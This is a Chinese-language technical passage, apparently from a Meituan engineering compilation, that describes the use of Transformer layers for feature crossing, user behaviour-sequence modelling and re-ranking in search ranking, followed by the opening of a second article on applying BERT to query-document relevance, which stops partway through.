


图 1　Transformer 结构示意图

考虑到后续内容出现的 Transformer Layer 就是 Transformer 的编码层，这里先对它做简单的介绍。它主要由以下两部分组成：

Multi-Head Attention

Multi-Head Attention 实际上是 h 个 Self-Attention 的集成，h 代表头的个数。其中 Self-Attention 的计算公式如下：

$$Attention\left(\mathbf{K},\mathbf{Q},\mathbf{V}\right)=softmax\left(\frac{\mathbf{Q}\mathbf{K}^{T}}{\sqrt{d}}\right)\mathbf{V}$$

其中，Q 代表查询，K 代表键，V 代表数值。

在我们的应用实践中，原始输入是一系列 Embedding 向量构成的矩阵 E ，矩阵 E 首先通过线性投影：

$$\mathbf{W}^{Q},\mathbf{W}^{K},\mathbf{W}^{V}\in R^{d\times d}$$

得到三个矩阵：

$$\mathbf{E}\mathbf{W}^{Q}\ \ \mathbf{E}\mathbf{W}^{K}\ \ \mathbf{E}\mathbf{W}^{V}$$

然后将投影后的矩阵输入到 Multi-Head Attention。计算公式如下：

$$head_{i}=Attention\left(\mathbf{E}\mathbf{W}_{i}^{Q},\mathbf{E}\mathbf{W}_{i}^{K},\mathbf{E}\mathbf{W}_{i}^{V}\right)$$

$$\mathbf{S}=MH\left(\mathbf{E}\right)=Concat\left(head_{1},head_{2},...,head_{h}\right)\mathbf{W}^{H}$$

Point-wise Feed-Forward Networks

该模块是为了提高模型的非线性能力提出来的，它就是全连接神经网络结构，计算公式如下：

$$\mathbf{S}'=LayerNorm(\mathbf{E}+Dropout(MH(\mathbf{E})))$$

$$\mathbf{F}=LayerNorm(\mathbf{S}'+Dropout(Relu(\mathbf{S}'\mathbf{W}^{(1)}+b^{(1)})\mathbf{W}^{(2)}+b^{(2)}))$$

Transformer Layer 就是通过这种自注意力机制层和普通非线性层来实现对输入信号的编码，得到信号的表示。

美团搜索排序 Transformer 实践经验

Transformer 在美团搜索排序上的实践主要分以下三个部分：第一部分是特征工程，第二部分是行为序列建模，第三部分是重排序。下面会逐一进行详细介绍。

特征工程

在搜索排序系统中，特征工程的输入特征维度高但稀疏性很强，而准确的交叉特征对模型的效果又至关重要。所以寻找一种高效的特征提取方式就变得十分重要，我们借鉴 AutoInt[3] 的方法，采用 Transformer Layer 进行特征的高阶组合。

模型结构

我们的模型结构参考 AutoInt[3] 结构，但在实践中，根据美团搜索的数据特点，我们对模型结构做了一些调整，如下图 2 所示：




图 2　Transformer&Deep 结构示意图

相比 AutoInt[3]，该结构有以下不同：

- 保留将稠密特征和离散特征的 Embedding 送入到 MLP 网络，以隐式的方式学习其非线性表达。
- Transformer Layer 部分，不是送入所有特征的 Embedding，而是基于人工经验选择了部分特征的 Embedding，第一点是因为美团搜索场景特征的维度高，全输入进去会提高模型的复杂度，导致训练和预测都很慢；第二点是，所有特征的 Embedding 维度不完全相同，也不适合一起输入到 Transformer Layer 。

Embedding Layer 部分：众所周知在 CTR 预估中，除了大规模稀疏 ID 特征，稠密类型的统计特征也是非常有用的特征，所以这部分将所有的稠密特征和稀疏 ID 特征都转换成 Embedding 表示。

Transformer 部分：针对用户行为序列、商户 、品类 、地理位置等 Embedding 表示，使用 Transformer Layer 来显示学习这些特征的交叉关系。

MLP 部分：考虑到 MLP 具有很强的隐式交叉能力，将所有特征的 Embedding 表示 concat 一起输入到 MLP。

实践效果及经验

效果：离线效果提升，线上 QV_CTR 效果波动。

经验：

- 三层 Transformer 编码层效果比较好。
- 调节多头注意力的“头”数对效果影响不大 。
- Transformer 编码层输出的 Embedding 大小对结果影响不大。
- Transformer 和 MLP 融合的时候，最后结果融合和先 concat 再接一个全连接层效果差不多。

行为序列建模

理解用户是搜索排序中一个非常重要的问题。过去，我们对训练数据研究发现，在训练数据量很大的情况下，item 的大部分信息都可以被 ID 的 Embedding 向量进行表示，但是用户 ID 在训练数据中是十分稀疏的，用户 ID 很容易导致模型过拟合，所以需要大量的泛化特征来较好的表达用户。这些泛化特征可以分为两类：一类是偏静态的特征，例如用户的基本属性（年龄、性别、职业等等）特征、长期偏好（品类、价格等等）特征；另一类是动态变化的特征，例如刻画用户兴趣的实时行为序列特征。而用户实时行为特征能够明显加强不同样本之间的区分度，所以在模型中优化用户行为序列建模是让模型更好理解用户的关键环节。

目前，主流方法是采用对用户行为序列中的 item 进行 Sum-pooling 或者 Mean-pooling 后的结果来表达用户的兴趣，这种假设所有行为内的 item 对用户的兴趣都是等价的，因而会引入一些噪声。尤其是在美团搜索这种交互场景，这种假设往往是不能很好地进行建模来表达用户兴趣。

近年来，在搜索推荐算法领域，针对用户行为序列建模取得了重要的进展：DIN 引入注意力机制，考虑行为序列中不同 item 对当前预测 item 有不同的影响 [7]；而 DIEN 的提出，解决 DIN 无法捕捉用户兴趣动态变化的缺点 [8]。DSIN 针对 DIN 和 DIEN 没有考虑用户历史行为中的 Session 信息，因为每个 Session 中的行为是相近的，而在不同 Session 之间的差别很大，它在 Session 层面上对用户的行为序列进行建模 [9]；BST 模型通过 Transformer 模型来捕捉用户历史行为序列中的各个 item 的关联特征，与此同时，加入待预测的 item 来达到抽取行为序列中的商品与待推荐商品之间的相关性 [4]。这些已经发表过的工作都具有很大的价值。接下来，我们主要从美团搜索的实践业务角度出发，来介绍 Transformer 在用户行为序列建模上的实践。

模型结构

在 Transformer 行为序列建模中，我们迭代了三个版本的模型结构，下面会依次进行介绍。

模型主要构成：所有特征（user 维度、item 维度、query 维度、上下文维度、交叉维度）经过底层 Embedding Layer 得到对应的 Embedding 表示；建模用户行为序列得到用户的 Embedding 表示；所有 Embedding concat 一起送入到三层的 MLP 网络。

第一个版本：因为到原来的 Sum-pooling 建模方式没有考虑行为序列内部各行为的关系，而 Transformer 又被证明能够很好地建模序列内部之间的关系，所以我们尝试直接将行为序列输入到 Transformer Layer，其模型结构如图 3 所示：




图 3　Transformer 行为序列建模

行为序列建模

输入部分：

- 分为短期行为序列和长期行为序列。
- 行为序列内部的每个行为原始表示是由商户 ID，以及一些商户泛化信息的 Embedding 进行 concat 组成。
- 每段行为序列的长度固定，不足部分使用零向量进行补齐。

输出部分：对 Transformer Layer 输出的向量做 Sum-pooling（这里尝试过 Mean-pooling、concat，效果差不多）得到行为序列的最终 Embedding 表示。

该版本的离线指标相比线上 Base（行为序列 Sum-pooling）模型持平，尽管该版本没有取得离线提升，但是我们继续尝试优化。

第二个版本：第一个版本存在一个问题，对所有的 item 打分的时候，用户的 Embedding 表示都是一样的，所以参考 BST[4]，在第一个版本的基础上引入 Target-item，这样可以学习行为序列内部的 item 与 Target-item 的相关性，这样在对不同的 item 打分时，用户的 Embedding 表示是不一样的，其模型结构如下图 4 所示：




图 4　Transformer 行为序列建模

该版本的离线指标相比线上 Base（行为序列 Sum-pooling）模型提升，上线发现效果波动，我们仍然没有灰心，继续迭代优化。

第三个版本：和第二个版本一样，同样针对第一个版本存在的对不同 item 打分，用户 Embedding 表示一样的问题，尝试在第一个版本引入 Transformer 的基础上，叠加 DIN[7] 模型里面的 Attention-pooling 机制来解决该问题，其模型结构如图 5 所示：




图 5　Transformer 行为序列建模

该版本的离线指标相比第二个版本模型有提升，上线效果相比线上 Base（行为序列 Sum-pooling）有稳定提升。

实践效果及经验

效果：第三个版本（Transformer + Attention-pooling）模型的线上 QV_CTR 和 NDCG 提升最为显著。

经验：

- Transformer 编码为什么有效？ Transformer 编码层内部的自注意力机制，能够对序列内 item 的相互关系进行有效的建模来实现更好的表达，并且我们离线实验不加 Transformer 编码层的 Attention-pooling，发现离线 NDCG 下降，从实验上证明了 Transformer 编码有效。
- Transformer 编码为什么优于 GRU？忽略 GRU 的性能差于 Transformer；我们做过实验将行为序列长度的上限往下调，Transformer 的效果相比 GRU 的效果提升在缩小，但是整体还是行为序列的长度越大越好，所以

Transformer 相比 GRU 在长距离时，特征捕获能力更强。

- 位置编码（Pos-Encoding）的影响我们试过加 Transformer 里面原生的正余弦以及距当前预测时间的时间间隔的位置编码都无效果，分析应该是我们在处理行为序列的时候，已经将序列切割成不同时间段，一定程度上包含了时序位置信息。为了验证这个想法，我们做了仅使用一个长序列的实验（对照组不加位置编码，实验组加位置编码，离线 NDCG 有提升），这验证了我们的猜测。
- Transformer 编码层不需要太多，层数过多导致模型过于复杂，模型收敛慢效果不好。
- 调节多头注意力的“头”数对效果影响不大。

重排序

在引言中，我们提到美团搜索排序过去做了很多优化工作，但是大部分都是集中在 PointWise 的排序策略上，未能充分利用商户展示列表的上下文信息来优化排序。一种直接利用上下文信息优化排序的方法是对精排的结果进行重排，这可以抽象建模成一个序列（排序序列）生成另一个序列（重排序列）的过程，自然联想到可以使用 NLP 领域常用的 Sequence to Sequence 建模方法进行重排序建模。

目前业界已有一些重排序的工作，比如使用 RNN 重排序 [10-11]、Transformer 重排序 [5]。考虑到 Transformer 相比 RNN 有以下两个优势：（1）两个 item 的相关性计算不受距离的影响（2）Transformer 可以并行计算，处理效率比 RNN 更高；所以我们选择 Transformer 对重排序进行建模。

模型结构

模型结构参考了 PRM[5]，结合美团搜索实践的情况，重排序模型相比 PRM 做了一些调整。具体结构如图 6 所示，其中 D1，D2，…，Dn 是重排商户集合，最后根据模型的输出 Score(D1)，Score(D2)，…，Score(Dn) 按照从大到小进行排序。




图 6　Transformer 重排序

主要由以下几个部分构成：

- **特征向量生成**：由原始特征（user、item、交叉等维度的稠密统计特征）经过一层全连接的输出进行表示。
- **输入层**：其中 X 表示商户的特征向量，P 表示商户的位置编码，将特征向量 X 与位置向量 P 进行 concat 作为最终输入。
- **Transformer 编码层**：一层 Multi-Head Attention 和 FFN 的。
- **输出层**：一层全连接网络得到打分输出 Score。

模型细节：

- 特征向量生成部分和重排序模型是一个整体，联合端到端训练。
- 训练和预测阶段固定选择 TopK 进行重排，遇到某些请求曝光 item 集不够 TopK 的情况下，在末尾补零向量进行对齐。

实践效果及经验

效果：Transformer 重排序对线上 NDCG 和 QV_CTR 均稳定正向提升。

经验：

- 重排序大小如何选择？考虑到线上性能问题，重排序的候选集不能过大，我们

分析数据发现 95% 的用户浏览深度不超过 10，所以我们选择对 Top10 的商户进行重排。

- 位置编码向量的重要性：这个在重排序中很重要，需要位置编码向量来刻画位置，更好的让模型学习出上下文信息，离线实验发现去掉位置向量 NDCG@10 下降明显。
- 性能优化：最初选择商户全部的精排特征作为输入，发现线上预测时间太慢；后面进行特征重要性评估，筛选出部分重要特征作为输入，使得线上预测性能满足上线要求。
- 调节多头注意力的“头”数对效果影响不大。

总结和展望

2019 年底，美团搜索对 Transformer 在排序中的应用进行了一些探索，既取得了一些技术沉淀也在线上指标上取得比较明显的收益，不过未来还有很多的技术可以探索。

- 在特征工程上，引入 Transformer 层进行高阶特征组合虽然没有带来收益，但是在这个过程中也再次验证了没有万能的模型对所有场景数据有效。目前搜索团队也在探索在特征层面应用 BERT 对精排模型进行优化。
- 在行为序列建模上，目前的工作集中在对已有的用户行为数据进行建模来理解用户，未来要想更加深入全面的认识用户，更加丰富的用户数据必不可少。当有了这些数据后如何进行利用，又是一个可以探索的技术点，比如图神经网络建模等等。
- 在重排序建模上，目前引入 Transformer 取得了一些效果，同时随着强化学习的普及，在美团这种用户与系统强交互的场景下，用户的行为反馈蕴含着很大的研究价值，未来利用用户的实时反馈信息进行调序是个值得探索的方向。例如，根据用户上一刻的浏览反馈，对用户下一刻的展示结果进行调序。

除了上面提到的三点，考虑到美团搜索上承载着多个业务，比如美食、到综、酒店、旅游等等，各个业务之间既有共性也有自己独有的特性，并且除了优化用户体验，也需要满足业务需求。为了更好的对这一块建模优化，我们也正在探索 Partition Model

和多目标相关的工作，欢迎业界同行一起交流。

参考资料

[1] Vaswani A, Shazeer N, Parmar N, et al. Attention is all you need[C]//Advances in neural information processing systems. 2017: 5998-6008.

[2] Devlin J, Chang M W, Lee K, et al. Bert: Pre-training of deep bidirectional transformers for language understanding[J]. arXiv preprint arXiv:1810.04805, 2018.

[3] Song W, Shi C, Xiao Z, et al. Autoint: Automatic feature interaction learning via self-attentive neural networks[C]//Proceedings of the 28th ACM International Conference on Information and Knowledge Management. 2019: 1161-1170.

[4] Chen Q, Zhao H, Li W, et al. Behavior sequence transformer for e-commerce recommendation in Alibaba[C]//Proceedings of the 1st International Workshop on Deep Learning Practice for High-Dimensional Sparse Data. 2019: 1-4.

[5] Pei C, Zhang Y, Zhang Y, et al. Personalized re-ranking for recommendation[C]// Proceedings of the 13th ACM Conference on Recommender Systems. 2019: 3-11.

[6] http://jalammar.github.io/illustrated-transformer/

[7] Zhou G, Zhu X, Song C, et al. Deep interest network for click-through rate prediction[C]//Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. ACM, 2018: 1059-1068.

[8] Zhou G, Mou N, Fan Y, et al. Deep interest evolution network for click-through rate prediction[C]//Proceedings of the AAAI Conference on Artificial Intelligence. 2019, 33: 5941-5948.

[9] Feng Y, Lv F, Shen W, et al. Deep Session Interest Network for Click-Through Rate Prediction[J]. arXiv preprint arXiv:1905.06482, 2019.

[10] Zhuang T, Ou W, Wang Z. Globally optimized mutual influence aware ranking in e-commerce search[J]. arXiv preprint arXiv:1805.08524, 2018.

[11] Ai Q, Bi K, Guo J, et al. Learning a deep listwise context model for ranking refinement[C]//The 41st International ACM SIGIR Conference on Research & Development in Information Retrieval. 2018: 135-144.

作者简介

肖垚，家琪，周翔，陈胜，云森，永超，仲远，均来自美团 AI 平台搜索与 NLP 部。

招聘信息

美团搜索核心排序组，长期招聘搜索推荐算法工程师，坐标北京。欢迎感兴趣的同学发送简历到：tech@meituan.com（邮件标题请注明：美团搜索核心排序组）

BERT 在美团搜索核心排序的探索和实践

作者：李勇　佳昊　杨扬　金刚　周翔　朱敏等

为进一步优化美团搜索排序结果的深度语义相关性，提升用户体验，搜索与 NLP 部算法团队从 2019 年底开始基于 BERT 优化美团搜索排序相关性，经过三个月的算法迭代优化，离线和线上效果均取得一定进展。本文主要介绍探索过程以及实践经验。

引言

美团搜索是美团 App 上最大的连接人和服务的入口，覆盖了团购、外卖、电影、酒店、买菜等各种生活服务。随着用户量快速增长，越来越多的用户在不同场景下都会通过搜索来获取自己想要的服务。理解用户 Query，将用户最想要的结果排在靠前的位置，是搜索引擎最核心的两大步骤。但是，用户输入的 Query 多种多样，既有商户名称和服务品类的 Query，也有商户别名和地址等长尾的 Query，准确刻画 Query 与 Doc 之间的深度语义相关性至关重要。基于 Term 匹配的传统相关性特征可以较好地判断 Query 和候选 Doc 的字面相关性，但在字面相差较大时，则难以刻画出两者的相关性，比如 Query 和 Doc 分别为“英语辅导”和“新东方”时两者的语义是相关的，使用传统方法得到的 Query-Doc 相关性却不一致。

2018 年底，以 Google BERT[1] 为代表的预训练语言模型刷新了多项 NLP 任务的最好水平，开创了 NLP 研究的新范式：即先基于大量无监督语料进行语言模型预训练（Pre-training），再使用少量标注语料进行微调（Fine-tuning）来完成下游的 NLP 任务（文本分类、序列标注、句间关系判断和机器阅读理解等）。美团 AI 平台搜索与 NLP 部算法团队基于美团海量业务语料训练了 MT-BERT 模型，已经将 MT-BERT 应用到搜索意图识别、细粒度情感分析、点评推荐理由、场景化分类等业务场景中 [2]。

作为 BERT 的核心组成结构，Transformer 具有强大的文本特征提取能力，早在多项 NLP 任务中得到了验证，美团搜索也基于 Transformer 升级了核心排序模型，取

得了不错的研究成果[3]。为进一步优化美团搜索排序结果的深度语义相关性，提升用户体验，搜索与 NLP 部算法团队从 2019 年底开始基于 BERT 优化美团搜索排序相关性，经过三个月的算法迭代优化，离线和线上效果均取得一定进展，本文主要介绍 BERT 在优化美团搜索核心排序上的探索过程以及实践经验。

BERT 简介

近年来，以 BERT 为代表的预训练语言模型在多项 NLP 任务上都获得了不错的效果。下图 1 简要回顾了预训练语言模型的发展历程。2013 年，Google 提出的 Word2vec[4] 通过神经网络预训练方式来生成词向量（Word Embedding），极大地推动了深度自然语言处理的发展。针对 Word2vec 生成的固定词向量无法解决多义词的问题，2018 年，Allen AI 团队提出基于双向 LSTM 网络的 ELMo[5]。ELMo 根据上下文语义来生成动态词向量，很好地解决了多义词的问题。2017 年底，Google 提出了基于自注意力机制的 Transformer[6] 模型。

相比 RNN 模型，Transformer 语义特征提取能力更强，具备长距离特征捕获能力，且可以并行训练，在机器翻译等 NLP 任务上效果显著。Open AI 团队的 GPT[7] 使用 Transformer 替换 RNN 进行深层单向语言模型预训练，并通过在下游任务上 Fine-tuning 验证了 Pretrain-Finetune 范式的有效性。在此基础上，Google BERT 引入了 MLM（Masked Language Model）及 NSP（Next Sentence Prediction，NSP）两个预训练任务，并在更大规模语料上进行预训练，在 11 项自然语言理解任务上刷新了最好指标。BERT 的成功启发了大量后续工作，总结如下：

- 融合更多外部知识的百度 ERNIE[8]，清华 ERNIE[9] 和 K-BERT[10] 等；
- 优化预训练目标的 ERNIE 2.0[11]，RoBERTa[12]，SpanBERT[13]，Struct-BERT[14] 等；
- 优化模型结构或者训练方式的 ALBERT[15] 和 ELECTRA[16]。关于预训练模型的各种后续工作，可以参考复旦大学邱锡鹏老师最近的综述[17]，本文不再赘述。




图 1　NLP 预训练发展历程

基于预训练好的 BERT 模型可以支持多种下游 NLP 任务。BERT 在下游任务中的应用主要有两种方式：即 Feature-based 和 Finetune-based。其中 Feature-based 方法将 BERT 作为文本编码器获取文本表示向量，从而完成文本相似度计算、向量召回等任务。而 Finetune-based 方法是在预训练模型的基础上，使用具体任务的部分训练数据进行训练，从而针对性地修正预训练阶段获得的网络参数。该方法更为主流，在大多数任务上效果也更好。

由于 BERT 在 NLP 任务上的显著优势，一些研究工作开始将 BERT 应用于文档排序等信息检索任务中。清华大学 Qiao 等人 [18] 详细对比了 Feature-based 和 Finetune-based 两种应用方式在段落排序（Passage Ranking）中的效果。滑铁卢大学 Jimmy Lin 团队 [19] 针对文档排序任务提出了基于 Pointwise 和 Pairwise 训练目标的 MonoBERT 和 DuoBERT 模型。此外，该团队 [20] 提出融合基于 BERT 的 Query-Doc 相关性和 Query-Sentence 相关性来优化文档排序任务的方案。为了优化检索性能和效果，Bing 广告团队 [21] 提出一种双塔结构的 TwinBERT 分别编码 Query 和 Doc 文本。2019 年 10 月，Google 在其官方博客介绍了 BERT 在 Google 搜索排序和精选摘要（Featured Snippet）场景的应用，BERT 强大的语义理解能力改善了约 10% 的 Google 搜索结果 [22]，除了英文网页，Google 也正在基于 BERT 优化其他语言的搜索结果。值得一提的是美团 AI 平台搜索与 NLP 部在

WSDM Cup 2020 检索排序评测任务中提出了基于 Pairwise 模式的 BERT 排序模型和基于 LightGBM 的排序模型，取得了榜单第一名的成绩 [23]。

搜索相关性

美团搜索场景下相关性任务定义如下：给定用户 Query 和候选 Doc（通常为商户或商品），判断两者之间相关性。搜索 Query 和 Doc 的相关性直接反映结果页排序的优劣，将相关性高的 Doc 排在前面，能提高用户搜索决策效率和搜索体验。为了提升结果的相关性，我们在召回、排序等多个方面做了优化，本文主要讨论在排序方面的优化。通过先对 Query 和 Doc 的相关性进行建模，把更加准确的相关性信息输送给排序模型，从而提升排序模型的排序能力。Query 和 Doc 的相关性计算是搜索业务核心技术之一，根据计算方法相关性主要分为字面相关性和语义相关性。

字面相关性

早期的相关性匹配主要是根据 Term 的字面匹配度来计算相关性，如字面命中、覆盖程度、TFIDF、BM25 等。字面匹配的相关性特征在美团搜索排序模型中起着重要作用，但字面匹配有它的局限，主要表现在：

- **词义局限**：字面匹配无法处理同义词和多义词问题，如在美团业务场景下“宾馆”和“旅店”虽然字面上不匹配，但都是搜索“住宿服务”的同义词；而“COCO”是多义词，在不同业务场景下表示的语义不同，可能是奶茶店，也可能是理发店。
- **结构局限**：“蛋糕奶油”和“奶油蛋糕”虽词汇完全重合，但表达的语义完全不同。 当用户搜“蛋糕奶油”时，其意图往往是找“奶油”，而搜“奶油蛋糕”的需求基本上都是“蛋糕”。

语义相关性

为了解决上述问题，业界工作包括传统语义匹配模型和深度语义匹配模型。传统语义匹配模型包括：

- **隐式模型**：将 Query、Doc 都映射到同一个隐式向量空间，通过向量相似度来计算 Query-Doc 相关性，例如使用主题模型 LDA[24] 将 Query 和 Doc 映射到同一向量空间；
- **翻译模型**：通过统计机器翻译方法将 Doc 进行改写后与 Query 进行匹配 [25]。

